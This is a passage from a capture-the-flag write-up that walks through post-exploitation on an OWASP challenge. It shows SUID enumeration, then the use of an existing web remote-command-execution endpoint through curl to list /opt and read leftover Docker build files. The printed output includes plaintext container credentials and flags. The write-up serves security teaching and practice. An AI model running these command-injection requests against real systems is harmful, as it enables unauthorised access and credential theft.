
▸ Bash
```
find / -perm -4000 -type f -ls 2>/dev/null
command -v sudo || true
command -v python3 script expect perl sh bash su
```

Live output:

```
432203  56 -rwsr-xr-x  1 root root  55680 Mar  6 16:10 /usr/bin/su

/usr/bin/python3
```

This showed:

- `/usr/bin/su` was the only SUID binary.
- `sudo` was not available.
- Python was present, meaning a PTY-based `su` attempt would be technically possible.



3.2 Validate whether root-only files are protected in the container

I checked the root flag path from the container user context.

▸ Bash

```
ls -l /root /root/last_flag.txt 2>/dev/null || true
```

The file was not readable as the low-privileged container user. At this point, an obvious path would be to attempt `su` to root. But since no root password had been recovered through the live attack path, I returned to host-side enumeration instead of guessing credentials.

3.3 Host filesystem enumeration from `www-data`

The original web RCE still ran as `www-data` on the host. I enumerated `/opt`, which often contains application deployment scripts, bot scripts, or container build artifacts.

▸ Bash


```
curl -s -b "$COOKIE" \
```

```
  --data-urlencode 'cmd=find /opt -maxdepth 4 -type f -ls 2>/dev/null' \

  "$TARGET/admin.php"
```

Live output:

```
431748   4 -rwxr-xr-x 1 root root 240 May 30 18:22 /opt/admin_bot.sh
431752   4 -rw-r--r-- 1 root root 644 May 30 18:22 /opt/docker-build/Dockerfile
431751   4 -rw-r--r-- 1 root root  33 May 30 18:22 /opt/docker-build/last_flag.txt
431750   4 -rw-r--r-- 1 root root  28 May 30 18:22 /opt/docker-build/second_flag.txt
435482   4 -rw-r--r-- 1 root root  15 May 30 18:24 /opt/container_creds.txt
```

This was the breakthrough. The container build context was still present on the host under `/opt/docker-build/`, and both `second_flag.txt` and `last_flag.txt` were world-readable (`-rw-r--r--`).



4. Exploitation / Recovery

4.1 Read deployment artifacts from the host

I read the useful files directly through the `www-data` RCE:

▸ Bash

```
curl -s -b "$COOKIE" \

  --data-urlencode 'cmd=for f in /opt/container_creds.txt /opt/docker-build/second_flag.txt /opt/docker-build/last_flag.txt; do echo ---$f; cat $f 2>&1; done' \

  "$TARGET/admin.php"
```

Live output:

```
---/opt/container_creds.txt

user:fragnesia

---/opt/docker-build/second_flag.txt
OWASPKL{F33l_s0_3mPTy_i5nt}
---/opt/docker-build/last_flag.txt
OWASPKL{Wh4t_a_L0v3ly_FR4GN3S1A}
```

This recovered the final flag from the host-side build context.

4.2 Why this worked

The final flag was intended to live at `/root/last_flag.txt` inside the container, protected from the low-privileged `user` account. However, the same flag file was also left behind in the host's Docker build context:

```
/opt/docker-build/last_flag.txt
```

Because the file permissions were `0644`, the compromised web server user (`www-data`) could read it directly. This bypassed the need for container-root access.

5. Flag

`OWASPKL{Wh4t_a_L0v3ly_FR4GN3S1A}`

6. Summary of Approach & Key Takeaways

74. Started from existing web RCE — reused the `www-data` command execution obtained through the admin bot/session chain.
75. Checked the expected route — enumerated the internal container and confirmed `/usr/bin/su` was the only SUID path.
76. Avoided blind password guessing — no root password was recovered through the live path, so I continued filesystem enumeration instead.
77. Enumerated `/opt` from the host — found a leftover Docker build context containing `Dockerfile`, container credentials, and flag artifacts.
78. Recovered Flag 3 — `/opt/docker-build/last_flag.txt` was world-readable and contained the final flag.